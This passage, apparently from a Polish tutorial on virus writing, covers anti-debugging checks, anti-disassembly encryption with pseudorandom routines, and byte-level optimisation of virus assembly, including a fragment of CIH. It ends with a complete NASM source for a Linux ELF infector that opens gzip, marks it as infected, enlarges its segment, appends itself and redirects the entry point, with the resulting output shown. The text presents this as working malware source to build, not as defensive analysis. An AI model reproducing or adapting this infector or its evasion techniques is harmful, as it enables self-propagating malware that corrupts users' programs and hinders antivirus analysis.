                                         ; tzw. direct call-a czyli
                                         ; call dword ptr[vadres]
                                         ; (0FFh,15h,DWORD vadres)
      mov     esi,dword ptr [call_trw+2]
      mov     esi,[esi]                  ; vadres System_Control
      cmp     byte ptr [esi],0E8h        ; sprawdz pierwsze bajty procki czy
                                         ; to opcode
      jne     niee_trw                   ; relatywnego call-a(0E8h,DWORD)
      cmp     word ptr [esi+5],025FFh    ; bajty absolutnego jmp-a
                                         ; (FF,25h,DWORD vadres)
      jne     niee_trw
      inc     jest_trw
niee_trw:
```

- **ochrona przeciw disassemblerom**

Po infekcji wirusa w pliku wykonywalnym punkt wejścia do programu zmieniany jest na początek kodu wirusa, by po uruchomieniu programu przez użytkownika jego kod został uruchomiony. Z tego też względu kod wirusa jest „na widoku" i może zostać prosto wykryty. Jednakże wykrycie wirusa w systemie nie stanowi o jego deaktywacji. Potrzebna jest, ku temu, analiza kodu wirusa i napisanie dla niego antywirusa. By uchronić się przed analizą stosuje się ochronę przeciw disassemblerom, programom, które zamieniają kod maszynowy na assemblera, zrozumiałego dla człowieka. W tym celu stosuje się algorytmy, kryptujące kod wirusa. Dzięki ich użyciu wirus w pliku zainfekowanym ma strukturę następującą :

```
Punkt_startu_programu:
        Algorytm dekryptujący
        Jmp dalej
dalej:
        Właściwy kod wirusa (zakryptowany)
        Jmp programu_zainfekowanego
```

I nawet jeśli zainfekowany plik potraktujemy disassemblerem, tak naprawde, zobaczymy tylko algorytm dekryptujący, natomiast by przeanalizować właściwy kod wirusa będziemy musieli odkryptować go ręcznie lub też będziemy zobligowani do użycia debuggera. Dla celów algorytmu kryptującego stosuje się procedury pseudolosowe, aby zakryptowany kod wirusa był dla każdego archiwum inny. Poniżej przedstawiam przykłady niektórych z nich

```
random:                             ;procedura modyfikuje rejestry ECX i EDX
        cmp     eax,0               ;oraz wartość losową zwraca w EAX
        je      random_escape
        xchg    eax,ecx
        rdtsc
        xor     edx,edx
        div     ecx
        xchg    eax,edx
        add     eax,1
random_escape:
        ret
```

Procedura ta korzysta z instrukcji RDTSC, która zwraca licznik cykli wykonanych przez procesor od momentu startu komputera (EDX:EAX), oraz z wartości rejestrów EAX na wejściu do tej procedury. Co ciekawe licznik ten przekreci się na procesorze 66MHz po 8800 latach.

Następny przykład procedury pseudolosowej manipuluje losowo pobranymi wartościami z pamięci CMOS. Oto ona :

```
rnd:        call    rnd16
            shl     eax, 16
rnd16: push ebx
            mov     bx, 1234h
rndword     equ     word ptr $-2
            in      al, 40h
            xor     bl, al
            in      al, 40h
            add     bh, al
            in      al, 41h
            sub     bl, al
            in      al, 41h
```

```
                xor     bh, al
                in      al, 42h
                add     bl, al
                in      al, 42h
                sub     bh, al
                mov     rndword[ebp], bx
                xchg    bx, ax
                pop     ebx
                ret
random:         push    ebx             ;Wywołanie
                push    edx             ;w EAX zwraca wartość pseudolosową
                xchg    ebx, eax
                call    rnd
                xor     edx, edx
                div     ebx
                xchg    edx, eax
                add     eax,1
                pop     edx
                pop     ebx
                ret
```

8. Optymalizacja kodu

Optymalizacja kodu wirusa jest ważną rzeczą, gdyż dąży się do tego aby wirus zajmował jak najmniej miejsca w pamięci operacyjnej, dlatego też optymalizuje się go pod względem rozmiaru kodu. Istnieje również optymalizacja pod względem szybkości działania, która jest też dość mocno powiązana z optymalizacją pod względem rozmiaru kodu.

Przyjrzyjmy się paru przypadkom i jak można sobie z nimi radzić najlepiej optymalizując kod. Weźmy sytuacje, w której mamy sprawdzić, czy w rejestrze znajduje się wartość 0.

- sprawdzanie warunku czy rejestr = 0

Zacznijmy od najgorszej sytuacji:

```
cmp     eax,00000000h       ; 6 bajtów
jz      skok                ; 2 bajty (jeśli jz jest skokiem krótkim)
```

powyższy kod zajmuje 8 bajtów, co jest istną stratą miejsca, gdyż zastąpienie instrukcji cmp, dla przykładu bramką logiczną przyniesie już lepszy efekt :

```
or      eax,eax             ; 2 bajty
jz      skok                ; 2 bajty (jeśli jz jest skokiem krótkim)
```

Kod wynikowy zajmuje więc 4 bajty. Kod ten można jeszcze zoptymalizować jeśli będziemy mogli użyć rejestru ECX :

```
xchg    eax,ecx             ; 1 bajt
jecxz   skok                ; 2 bajty (jeśli jz jest skokiem krótkim)
```

Dzięki optymalizacji zwykłego porównania, które jest dosyć często używane, zeszliśmy z 8 bajtów na 3.

- sprawdzanie warunku czy rejestr = -1

Wiele funkcji systemowych zwraca wartość –1 (0FFFFFFFFh) jeśli funkcja zakończy się porażką. Z wielu względów jesteśmy zobligowani do sprawdzania poprawności wykonania tych funkcji. Wielu ludzi używa CMP EAX,0FFFFFFFFh do tego celu a mogłoby być to zoptymalizowane.

```
cmp    eax,0FFFFFFFFh          ; 6 bajtów
jz     skok                    ; 2 bajty (jeśli krótki)
```

Spróbujmy to zoptymalizować:

```
inc    eax                     ; 1 bajt
xchg   eax,ecx                 ; 1 bajt
jecxz  skok                    ; 2 bajty (jeśli krótki)
xchg   eax,ecx                 ; 1 bajt
```

Lub też w ten sposób:

```
inc    eax                     ; 1 bajt
jz     skok                    ; 2 bajty
dec    eax                     ; 1 bajt
```

Zyskaliśmy więc na optymalizacji 2 bajty.

- operacje mnożenia

Operacje mnożenia są wykonywane bardzo często w różnych celach, szczególnie do wyliczania adresów w różnych tablicach, dlatego optymalizacja ich jest niezwykle ważna. Oto przykład :

```
mov    ecx,28h                 ; 5 bajtów
mul    ecx                     ; 2 bajty
```

Operacja mnożenia nie dość, że zajmuje 7 bajtów, to jeszcze używa pomocniczego rejestru ECX. Kod ten można zastąpić jedną instrukcją nie wymagającą użycia rejestru pomocniczego. Oto ona :

```
imul   eax,eax,28h             ; 3 bajty
```

Mnożenie przez potęgę dwójki jest rzeczą nagminną w kodzie assemblerowym, jednakże użycie instrukcji IMUL, w tym celu, jest stratą cykli procesora (optymalizacja pod względem szybkości) i chodź zajmuje tylko 3 bajty nie stosuje się jej. Zamiast niej używa się operację logiczną - skalowania. Dla przykładu przemnożenie liczby znajdującej się w rejestrze EAX przez 8 może wyglądać następująco

```
shl    eax,3                   ; 3 bajty
```

Instrukcja ta szybciej się wykona od instrukcji imul. Istnieje jeszcze jeden sposób zrealizowania prostego mnożenia. Używając instrukcji LEA postaci

```
LEA    A,[B+C*indeks+przesunięcie]
```

A,B i C – są dowolnymi rejestrami 32bitowymi. Indeks może przyjmować wartości 1,2,4,8. Przesunięcie jest liczbą ze znakiem. Wykonanie operacji mnożenia przez 8 oraz 2 instrukcją LEA wygląda następująco

```
lea    eax,[eax*8]             ; 7 bajtów
```

```
lea     eax,[eax*2]                 ; 7 bajtów
```

Wynika z tego iż dla tego przypadku wykonanie instrukcji LEA jest nieefektywne pod względem rozmiaru kodu. Jednakże w innych przypadkach, dla przykładu przemnożenia przez 2, 3, 5 albo 9 dowolnego rejestru staje się efektywna również i pod tym względem. Przypatrzmy się przykładowi :

```
lea     eax,[eax+eax]       ; 3 bajty       mnożenie przez 2
lea     eax,[eax+eax*2]     ; 3 bajty       mnożenie przez 3
lea     eax,[eax+eax*4]     ; 3 bajty       mnożenie przez 5
lea     eax,[eax+eax*8]     ; 3 bajty       mnożenie przez 9
```

- operacje dzielenia

Podobnie jak przy operacjach mnożenia możemy zamiast używania instrukcji DIV użyć instrukcji IDIV. Jednakże z praktyki wynika, iż tylko operacje dzielenia przez potęgę dwójki, są używane nagminnie, dlatego też stosuje się instrukcję SHR, przesunięcia logicznego, do tego celu.

- czyszczenie 32-bitowego rejestru w celu przeniesienia czegoś do jego 16-bitowej części

Najlepszym przykładem, który występuje we wszystkich wirusach, jest wgrywanie numeru sekcji z pliku PE do rejestru AX (ta wartość zajmuje jedno słowo (WORD) w nagłówku PE). W większości wirusów nadal stosowany jest poniższy kod

```
xor     eax,eax                     ;2 bajty
mov     ax,word ptr [esi+6]         ;4 bajty
```

Jest to zastanawiające, gdyż, na procesorach 386 wzwyż, instrukcje używające rejestrów 32bitowych wykonywane są szybciej od instrukcji używających rejestrów 16-bitowych. Powyższy kod może zostać zastąpiony instrukcją MOVZX

```
movzx eax,word ptr [esi+6]          ;4 bajty
```

W tym przypadku zyskaliśmy 2 bajty!.

- skok do miejsca wskazywanego przez rejestr

W kodzie relokowalnym wirusa często są używane te skoki, ze względu na częstość ich używania, warto by było jak najlepiej je zoptymalizować. W wielu wirusach można spotkać następujący kod

```
mov     eax,dword ptr [ebp+ApiAddress]  ; 6 bajtów
call    eax                             ; 2 bajty
```

Instrukcje te mogą zostać zastąpione instrukcją :

```
call    dword ptr [ebp+ApiAddress]      ; 6 bajtów
```

- odkładanie na stos

Niemal identycznie jak powyżej jest z PUSH-em kod :

```
mov     eax,dword ptr [ebp+ApiAddress]  ; 6 bajtów
push    eax                             ; 1 bajt
```

Może zostać zastąpiony jedną instrukcją, o rozmiarze o 1 bajt mniejszym :

```
push    dword ptr [ebp+ApiAddress]          ; 6 bajtów
```

Przy wywoływaniach funkcji systemowych parametry odkładamy na stos. Bardzo często zdarza się, że w tych przypadkach odkładamy zera na stos. Przykładowo jeśli mamy odłożyć na stos trzy zera, kod :

```
push    00000000h                   ;2 bajty
push    00000000h                   ;2 bajty
push    00000000h                   ;2 bajty
```

możemy zastąpić kodem następującym

```
xor     eax,eax                     ; 2 bajty
push    eax                         ; 1 bajt
push    eax                         ; 1 bajt
push    eax                         ; 1 bajt
```

Zyskujemy w ten sposób 1 bajt.

Następnym przypadkiem, w którym możemy użyć optymalizacji używając instrukcji PUSH jest obsługa SEH (Structured Exception Handler). Używamy go w następujący sposób

```
push    dword ptr fs:[00000000h]    ; 6 bajtów
mov     fs:[0],esp                  ; 6 bajtów
[…]
pop     dword ptr fs:[00000000h]    ; 6 bajtów
```

Zamiast powyższego kodu możemy użyć :

```
xor     eax,eax                     ; 2 bajty
push    dword ptr fs:[eax]          ; 3 bajty
mov     fs:[eax],esp                ; 3 bajty
[…]
pop     dword ptr fs:[eax]          ; 3 bajty
```

Na tej operacji zyskujemy aż 7 bajtów.

- szukanie końca łańcucha ASCII

Jest to bardzo użyteczne, szczególnie w procedurach szukających punktów wejść do procedur systemowych, przeszukujących tablice eksportów bibliotek systemowych. Poniższy kod szuka końca łańcucha :

```
        lea     edi,[ebp+łańcuch_ASCIIz]    ;6 bajtów
_1:     cmp     byte ptr [edi],00h          ;3 bajty
        inc     edi                         ;1 bajt
        jz      _2                          ;2 bajty
        jmp     _1                          ;2 bajty
_2:     inc     edi                         ;1 bajt
```

Może zostać zdedukowany do kodu :

```
        lea     edi,[ebp+łańcuch_ASCIIz]    ;6 bajtów
```

```
        xor     eax,eax                 ;2 bajty
_1:     scasb                           ;1 bajt
        jnz     _1                      ;2 bajty
```

Z powyższego kodu wynika, iż używanie instrukcji SCASB, LODSB, MOVSB, STOSB dość dobrze optymalizuje kod.

- konwersja UNICODE na ASCII

Przydaje się szczególnie do wirusów pracujących na poziomie ring0, gdyż często łańcuchy są kodowane w standardzie UNICODE. Poniższy kod jest kawałkiem kodu CIH-a. Spróbujemy go zoptymalizować. Oto on :

```
CallUniToBCSPath:
                        push    00000000h           ;2 bajty
                        push    FileNameBufferSize  ;6 bajtów
                        mov     ebx, [ebx+10h]      ;3 bajty EBX – wskaźnik do struktury IOREQ
                        mov     eax, [ebx+0ch]      ;3 bajty EAX – wskazuje nazwę pliku
                        add     eax, 04h            ;3 bajty
                        push    eax                 ;1 bajt
                        push    esi                 ;1 bajt
                        int     20h                 ;2 bajty VXDCall UniToBCSPath
UniToBCSPath            =       $
                        dd      00400041h           ;4 bajty
                        add     esp, 04h*04h        ;3 bajty
                                                    ;razem 28 bajty
```

Powyższy kawałek kodu wykorzystuje serwis UniToBCSPath, który zmienia tryb kodowania łańcucha. Spróbujmy poradzić sobie sami ze zmianą trybu kodowania, nie używając tego serwisu. Oto co otrzymamy :

```
                        mov     ebx, [ebx+10h]      ;3 bajty
                        mov     eax, [ebx+0ch]      ;3 bajty
                        lea     edi,  [ebp+bufor]   ;6 bajtów
                _1:     movsb                       ;1 bajt
                        dec     edi                 ;1 bajt
                        cmpsb                       ;1 bajt
                        jnz     _1                  ;2 bajty
```

Dzięki optymalizacji zeszliśmy z 28 bajtów aż do 17 bajtów.

9. Wirusy w LINUX

Zasadnicze pytanie. Dlaczego nie Linux ?

Zdaje się, iż zaadoptowanie wirusów chodzących na systemach pracujących w trybach rzeczywistych do systemów pracujących w trybie chronionym nie było większym problemem dla społeczności wirusoologów. Nawet dla takich systemów jak Windows 95/98, z ważnymi brakami projektowymi, istnieje w tym momencie wiele nierezydentnych lub też infekujących wirusów, które w przeważającej większości są VxD-kami (sterownikami pracującymi na poziomie ring0).

Najwidoczniej odpowiedź tkwi w ważnej ochronie pamięci w Linux-ie.

W Systemach takich jak Win95/NT pamięć operacyjna została zaprojektowana z ograniczonym dostępem do segmentów. W tych systemach systemach, z użyciem selektorów, jądro ma możliwość obsługi całej przestrzeni wirtualnej, czyli od 0x00000000 do 0xFFFFFFFF (nie znaczy to jednak, ze masz możliwość zapisu do całej pamięci gdyż strony pamięci mają również atrybuty zabezpieczeń). Jakkolwiek w Linux-ie sprawa wygląda inaczej, mamy w nim dwie strefy odróżnione ze względu na znaczenie segmentacji. Strefa przeznaczona na procesy użytkownika zawiera się w adresach 0x00000000 – 0xC0000000 natomiast druga strefa, przeznaczona na jądro systemu zawiera się w adresach 0xC0000000 – 0xFFFFFFFF

Przyjrzyjmy się stanowi rejestrów (w debuggerze gdb). Na początku wywołania komendy takiej jak gzip.

```
(gdb)info registers
eax            0x0            0
ecx            0x1            1
edx            0x0            0
ebx            0x0            0
ebp            0xbffffd8c     0xbffffd8c
esi            0xbffffd9c     0xbffffd9c
edi            0x4000623c     1073766972
eip            0x8048b10      0x8048b10
eflags         0x296          662
cs             0x23           35
ss             0x2b           43
ds             0x2b           43
es             0x2b           43
fs             0x2b           43
gs             0x2b           43
```

Możemy zaobserwować, iż Linux używa selektora 0x23 dla segmentu kodu oraz 0x2b dla segmentu danych. Wiemy, że Intel używa selektorów złożonych z 16 bitów. Dwa najmniej znaczące bity trzymają informacje RPL. Następny bit wskazuje, w którym deskryptorze znajduje się blok opisu segmentu, 0 dla GDT (Global Descriptor Table) oraz 1 dla LDT (Local Descriptor Table).

Przyjrzyjmy się reprezentacji binarnej wartości 0x23

[0 0 0 0 0 0 0 0 0 0 0 1 0 0] [0] [1 1]

Dowiadujemy się stad, iż selektor jest selektorem ring3 (na użytek procesu), oraz to, że informacja o segmencie mieści się w GDT w 4-tym deskryptorze. Gdybyśmy analizowali deskryptor segmentu 0x2b otrzymalibyśmy podobną informacje, lecz deskryptorem opisu byłby 5-ty deskryptor.

Jeśli przyjrzymy się kodowi jądram mieszczącemu się w pliku
/usr/src/linux/arch/i386/kernel/head.S możemy odtworzyć wartości rejestrów w czasie ładowania linux-a.

```
/*
 * This gdt setup gives the kernel a 1GB address space at virtual
 * address 0xC0000000 - space enough for expansion, I hope.
 */
ENTRY(gdt)
      .quad 0x0000000000000000      /* NULL descriptor */
      .quad 0x0000000000000000      /* not used */
      .quad 0xc0c39a000000ffff      /* 0x10 kernel 1GB code at 0xC0000000 */
      .quad 0xc0c392000000ffff      /* 0x18 kernel 1GB data at 0xC0000000 */
      .quad 0x00cbfa000000ffff      /* 0x23 user   3GB code at 0x00000000 */
      .quad 0x00cbf2000000ffff      /* 0x2b user   3GB data at 0x00000000 */
      .quad 0x0000000000000000      /* not used */
      .quad 0x0000000000000000      /* not used */
      .fill 2*NR_TASKS,8,0          /* space for LDT's and TSS's etc */
#ifdef CONFIG_APM
      .quad 0x00c09a0000000000      /* APM CS    code */
      .quad 0x00809a0000000000      /* APM CS 16 code (16 bit) */
      .quad 0x00c0920000000000      /* APM DS    data */
#endif
```

Wynika z tego, iż linux inicializuje 4 segmenty – 2 dla jądra oraz 2 dla potrzeb użytkownika (czyli dane lub kod). Każdy opis trzyma informacje o bazowym adresie segmentu i jego limitach, czy jest w pamięci rezydentny czy też nie, typ segmentu, czy jest to segment kodu 32 czy tez 16 bitowy.

Linux używa sygnałów do informacji dla procesu, że wystąpiło jakieś zdarzenie. Sygnał SIGSEGV jest sygnałem naruszenia segmentacji, pojawia się on wtedy, kiedy proces odnosi się do takiego adresu w pamięci, do którego nie ma dostępu. Jeżeli spróbujemy podejżeć w procesie pamięc zmapowanego jądra Linuxa, który jest ponad 0xC0000000, to skończymy zawieszeniem się jego wykonywania.

Warto jeszcze wspomnieć, że tak jak w Windowsie 9x obszar przełączany zaczyna się od adresu 0x04000000, to w Linux-ie od adresu 0x08040000.

Wcześniej opisaliśmy, że Trap Gates występuje podczas wejścia w IDT (tablicy deskryptorów przerwań) i umożliwia skok do ring0 poprzez wygenerowanie przerwania. Oczywiście przy odpowiednim przekierowaniu, tj. wpis w IDT musi zawierać selektor RING0 oraz DPL (Descriptor Privilege Level) musi być równy 3, aby użytkownik mógł wywołać ją.

W linuxie przerwanie 0x80 używane jest do tego przeskoku, podczas, gdy windows 9x używa przerwania 0x30. Popatrzmy na zdisassemblerowany kod funkcji getpid biblioteki LIBC. Do tego celu skorzystamy z następującego programu

```
#include <unistd.h>
void main()
{
getpid();       /* Pobierz PID bieżącego procesu*/
}
```

Po skompilowaniu go debugujemy plik wykonywalny korzystając z gdb

```
(gdb)disass
Dump of assembler code for function main:
0x8048480 <main>:     pushl %ebp
0x8048481 <main+1>:   movl  %esp,%ebp
0x8048483 <main+3>:   call  0x8048378 <getpid>
0x8048488 <main+8>:   movl  %ebp,%esp
0x804848a <main+13>:  popl  %ebp
0x804848b <main+11>:  ret
End of assembler dump
```

Widzimy, że call getpid został zaprojektowany w Linux-ie (oraz w innych systemach) jako call do specjalnej sekcji wewnątrz programu (0x8048378), gdzie możemy znaleźć skok do funkcji biblioteki, którą sobie życzymy. Te skoki w pamięci, system operacyjny, tworzy dynamicznie przez powiązania z bibliotekami. Dzięki temu każdy plik może wykonywać funkcje eksportowane przez inne, jeśli wskażemy tą informacje w nagłówku archiwum ELF. Kontynuujmy więc debuggowanie

```
(gdb)disass getpid
  0x40073000 <__getpid>:   pushl %ebp
  0x40073001 <__getpid+1>: movl  %esp,%ebp
  0x40073003 <__getpid+3>: pushl %ebx
  0x40073004 <__getpid+4>: movl  $0x14,%eax
  0x40073009 <__getpid+9>: int   $0x80
```

Są to pierwsze instrukcje funkcji getpid. Ich działanie ma na celu przygotowanie skoku do ring0. W rejestrze EAX, przed skokiem do ring0, wpisywany jest numer funkcji systemowej jaka ma zostać wywołana. Jak łatwo zauważyć kod bibliotek rezyduje w pamięci prywatnej procesu (poniżej 0xC0000000) dlatego też jest to kod ring3 oraz nie ma praw do dostępu do portów, do uprzywilejowanych obszarów pamięci itd. Z tej też przyczyny biblioteki tak naprawdę pośredniczą miedzy callami, które wywołuje proces i callami generowanymi przez int $0x80.

Wszystkie wywołania systemu, które potrzebują skoku do ringu0 używają przerwania 0x80 i dlatego też przerwanie 0x80 ma unikalny opis i zawsze skacze w to samo miejsce w pamięci. Dlatego też staje się koniecznością użycie rejestru EAX w celu wskazania numeru funkcji systemu, jaką chcemy wywołać. Lista funkcji akceptowalnych przez jądro, oraz ich znaczenia dla przerwania 0x80 mieści się w pliku /usr/include/sys/syscall.h

Wraz z wywołaniem int 0x80 procesor zmienia selektor kodu. Z wartości 0x23 na 0x10 dlatego też, mamy dostęp do obu stref pamięci od 0x0-0xC0000000 do 0xC0000000-0xFFFFFFFF.

- ## Infekcja archiwów ELF

Istnieją dwa wykonywalne formaty w linuxie a.out oraz ELF, niemniej jednak, prawie wszystkie wykonywalne pliki oraz biblioteki w linuxie używają drugiego formatu. Format ELF jest wystarczający i zawiera informacje dla procesora, na który dany program wykonywalny został skompilowany lub też czy używa modelu pamięci little endian czy też big endian. Plik ELF składa się z jednej struktury, która zajmuje pierwszych 0x24 bajtów pliku wykonywalnego oraz zawiera między innymi: znacznik ‘ ELF’ w celu identyfikacji pliku wykonywalnego; typ procesora; adres bazowy, który wskazuje wirtualne miejsce pierwszej instrukcji wykonywalnej w pliku oraz dwa wskaźniki na dwie tablice. Pierwszy wskaźnik jest wskaźnikiem na strukture Program Header zawierającą rozmiar każdego segmentu w pamięci (jak również w pliku) oraz zawiera Entry Point (punkt wejścia do programu). Drugi wskaźnik wskazuje na tablice Section Header, która mieści się na końcu pliku. Zawiera informacje dla każdej logicznej sekcji, jak również atrybuty ochrony, chociaż ta informacja nie została użyta w celu zmapowania segmentu kodu pliku w pamięci. Przez komendę gdb „maintenance info sections” można podejrzeć strukturę sekcji w pliku oraz atrybuty każdej z nich.

Sekcje posiadają atrybuty ochrony w celu współdzielenia stron w pamięci, każda sekcja ma własne atrybuty. Z powodu wewnętrznej fragmentacji pliku wykonywalnego, każda sekcja jest mapowana oddzielnie i nigdy nie wypełnią całego obszaru stron, pozostawiają wolne miejsce.

```
(gdb)maintenance info sections
 Exec file:
 '/bin/gzip', file type elf32-i386.
  0x080480d4->0x080480e7 at 0x000000d4: .interp ALLOC LOAD READONLY DATA HAS_CONTENTS
  0x080480e8->0x08048308 at 0x000000e8: .has ALLOC LOAD READONLY DATA HAS_CONTENTS
  0x08048308->0x08048738 at 0x00000308: .dynsym ALLOC LOAD READONLY DATA HAS_CONTENTS
  0x08048738->0x08048956 at 0x00000738: .dynstr ALLOC LOAD READONLY DATA HAS_CONTENTS
  0x08048998->0x08048b08 at 0x00000958: .rel.bss ALLOC LOAD READONLY DATA HAS_CONTENTS
```

```
   0x08048b10->0x08048b18 at 0x00000b10: .init ALLOC LOAD READONLY CODE HAS_CONTENTS
   0x08048b18->0x08048e08 at 0x00000b18: .plt ALLOC LOAD READONLY CODE HAS_CONTENTS
   0x08048e10->0x08050dac at 0x00000e10: .text ALLOC LOAD READONLY CODE HAS_CONTENTS
   0x08050db0->0x08050db8 at 0x00008db0: .fini ALLOC LOAD READONLY CODE HAS_CONTENTS
   0x08050db8->0x08051f25 at 0x00008db8: .rodata ALLOC LOAD READONLY DATA HAS_CONTENTS
   0x08052f28->0x08053960 at 0x00009f28: .data ALLOC LOAD DATA HAS_CONTENTS
   0x08053960->0x08053968 at 0x0000a960: .ctors ALLOC LOAD DATA HAS_CONTENTS
   0x08053968->0x08053968 at 0x0000a968: .dtors ALLOC LOAD DATA HAS_CONTENTS
   0x08053970->0x08053a34 at 0x0000a970: .got ALLOC LOAD DATA HAS_CONTENTS
   0x08053a34->0x08053abc at 0x0000aa34: .dynamic ALLOC LOAD DATA HAS_CONTENTS
   0x08053abc->0x080a4078 at 0x0000aabc: .bss ALLOC
   0x00000000->0x00000178 at 0x0000aabc: .comment READONLY HAS_CONTENTS
   0x00000178->0x000002b8 at 0x0000ac34: .note READONLY HAS_CONTENTS
```

Jako pierwszy wgrywany jest nagłówek programu, następnie referencje do jednego łańcucha z procedurą i nazwami procedur.

Rozwiązaniem infekcji do ELF jest doklejenie się do kodu wykonywalnego w pliku przyczyniając się do rozszerzenia segmentu danych. Jeśli skopiujemy cały kod wirusa na koniec pliku wykonywalnego musimy przekierować wejście do programu do segmentu danych wskazując na wejście do kodu wirusa. Kod wirusa doklei się do logicznej sekcji bss w pliku. Tak jak widzieliśmy w gdb zaczyna się ona od `0x0000aabc.`

```
;*****************************************************************
;       Infekcja plikow ELF (LINUX)
;*****************************************************************
;   Sposob kompilacji:
;            nasm -f elf hole.asm -o hole.o
;            gcc hole.o -o hole


[section .text]

[global main]

wyjscie:   ret

main:
         pusha                ;Poczatek wirusa
                              ;zapisz stan wszystkich rejestrow
         call getdelta
getdelta:pop ebp
         sub ebp,getdelta

         mov eax,125             ;funkcja mprotect
         lea ebx,[ebp+main]      ;w celu mozliwosci zapisu do zabezpieczonych stron
         and ebx,0xfffff000
         mov ecx,03000h         ;odczyt/zapis/wykonywanie
         mov edx,07h
         int 80h                ;Dzieki temu segment kodu mozemy wykorzystac również
                               ;jako segment danych wirusa
         mov ebx,01h
         lea ecx,[ebp+text]
         mov edx,0bh
         call sys_write         ;Wyswietl " hello world " poprzez zapis do strout

         mov eax,05
         lea ebx,[ebp+nazwa]     ;okresl plik do infekcji (/gzip)
         mov ecx,02             ;odczyt/zapis
         int 80h
         mov ebx,eax             ;Zapisz uchwyt w rejestrze ebx

         xor  ecx,ecx
         xor  edx,edx           ;ustaw wskaznik na poczatku pliku
         call sys_lseek

         lea ecx,[ebp+Elf_header]   ;Odczytane bajty z pliku wstaw do
         mov edx,24h                ;struktury Elf_header
         call sys_read

         cmp word [ebp+Elf_header+8],0xDEAD   ;Sprawdz czy plik nie zostal
         jne  infekcja                        ;zainfekowany
```

```
        jmp  koniec
infekcja:
        mov word [ebp+Elf_header+8],0xDEAD
                                ;zaznacz, ze plik jest zainfekowany
                                ;w polu identyfikacyjnym struktury

        mov ecx,[ebp+e_phoff]
        add ecx,8*4*3
        push ecx
        xor  edx,edx
        call sys_lseek             ;przesun wskaznik odczytu z pliku do tej pozycji

        lea ecx,[ebp+Program_header] ;odczytaj wejscie do programu
        mov edx,8*4
        call sys_read


        add dword [ebp+p_filez],0x2000
                                          ;wydluz dlugosc segment o 2000 bajtow
                                          ;w pamieci i w pliku (na kod wirusa)
        add dword [ebp+p_memez],0x2000


        pop  ecx
        xor  edx,edx
        call sys_lseek               ;ustaw wskaznik w pliku na pozycji Program_header

        lea  ecx,[ebp+Program_header]
        mov  edx,8*4
        call sys_write               ;zapisz zmieniona strukture


        xor  ecx,ecx
        mov  edx,02h
        call sys_lseek               ;przesun wskaznik na koniec pliku


                                    ;EAX zawiera offset konca pliku
                                    ;od ktorego bedzie zaczynal sie kod wirusa

        mov  ecx,dword [ebp+oldentry]
        mov  dword [ebp+temp],ecx

        mov  ecx,dword [ebp+e_entry]
        mov  dword [ebp+oldentry],ecx

        sub eax,dword [ebp+p_offset]
        add dword [ebp+p_vaddr],eax
        mov eax,dword [ebp+p_vaddr]  ;EAX = nowy punkt wejscia

        mov dword [ebp+e_entry],eax

    ;powyzsza czesc kodu oblicza nowy punkt wejscia do programu, jest to
    ;przekierowanie na kod wirusa. W celu wyliczenia miejsca
    ;wirusa w pamieci ustawiany jestr wskaznik na koniec pliku (lseek)
    ;przez co w rejestrze EAX znajduje sie rozmiar pliku (miejsce od ktorego
    ;bedzie zaczynal sie kod wirusa w pliku). Nastepnie wyliczany jest
    ;adres wirtualny poczatku kodu wirusa w celu podmiany punktu wejscia
    ;do programu w naglowku ELF


        lea  ecx,[ebp+main]
        mov  edx,virend-main
        call sys_write            ;Zapis kodu wirusa na koniec pliku


        xor  ecx,ecx
        xor  edx,edx
        call sys_lseek            ;ustawienie wskaznika na poczatek pliku

        lea  ecx,[ebp+Elf_header]
        mov  edx,24h
        call sys_write             ;modyfikacja naglowka
                                  ;w celu zaaplikowania nowego punktu wejscia
```

```
         mov ecx,dword [ebp+temp]
         mov dword [ebp+oldentry],ecx

koniec: mov eax,06                ;zamknij plik
         int 80h
         popa

         db 068h                  ;opkod push-a
oldentry dd  wyjscie              ;stary punkt wejscia do programu
         ret


sys_read:                         ;rejestr EBX musi zawierac uchwyt do pliku
         mov eax,3
         int 80h
         ret
sys_write:                        ;rejestr EBX musi zawierac uchwyt do pliku
         mov eax,4
         int 80h
         ret
sys_lseek:                        ;rejestr EBX musi zawierac uchwyt do pliku
         mov eax,19
         int 80h
         ret

dir      dd main
         dw 010h
nazwa    db "./gzip",0           ;plik do infekcji
data     db 0h

temp     dd 0h                   ;potrzebny do przechowana old_entry

;**************** DANE ************************************
text         db 'HELLO WORLD',0h

Elf_header:
e_ident:     db 00h,00h,00h,00h,00h,00h,00h,00h,00h,00h,00h,00h,00h,00h,00h,00h
e_type:      db 00h,00h
e_machine:   db 00h,00h
e_version:   db 00h,00h,00h,00h
e_entry:     db 00h,00h,00h,00h
e_phoff:     db 00h,00h,00h,00h
e_shoff:     db 00h,00h,00h,00h
e_flags:     db 00h,00h,00h,00h
e_ehsize:    db 00h,00h
e_phentsize: db 00h,00h
e_phnum:     db 00h,00h
e_shentsize: db 00h,00h
e_shnum:     db 00h,00h
e_shstrndx:  db 00h,00h
jur:         db 00h,00h,00h,00h

Program_header:
p_type       db 00h,00h,00h,00h
p_offset     db 00h,00h,00h,00h
p_vaddr      db 00h,00h,00h,00h
p_paddr      db 00h,00h,00h,00h
p_filez      db 00h,00h,00h,00h
p_memez      db 00h,00h,00h,00h
p_flags      db 00h,00h,00h,00h
p_align      db 00h,00h,00h,00h

Section_entry:
sh_name      db 00h,00h,00h,00h
sh_type      db 01h,00h,00h,00h
sh_flags     db 03h,00h,00h,00h      ;alloc
sh_addr      db 00h,00h,00h,00h
sh_offset    db 00h,00h,00h,00h
sh_size      dd (virend-main)*2
sh_link      db 00h,00h,00h,00h
sh_info      db 00h,00h,00h,00h
sh_addralign db 01h,00h,00h,00h
sh_entsize   db 00h,00h,00h,00h
```

virend:
Jeśli wykonamy plik w katalogu zawierającym gzip-a dostaniemy następujący obraz na ekranie :

HELLO WORLD

Jeśli następnie wykonamy gzip-a otrzymamy :

```
&gzip
HELLO WORLDgzip: compressed data not written to a terminal. Use -f to force compression.
For help, type:gzip -h
$
```

Jak widać kod wirusa został wykonany przed zarażonym plikiem następnie została przekazana kontrola do niego bez żadnych problemów.

Niemniej jednak istnieją inne metody infekcji plików bez potrzeby ingerowania w nagłówki sekcji i programu. Wirusy Staog lub też Elves używają alternatywnych metod.

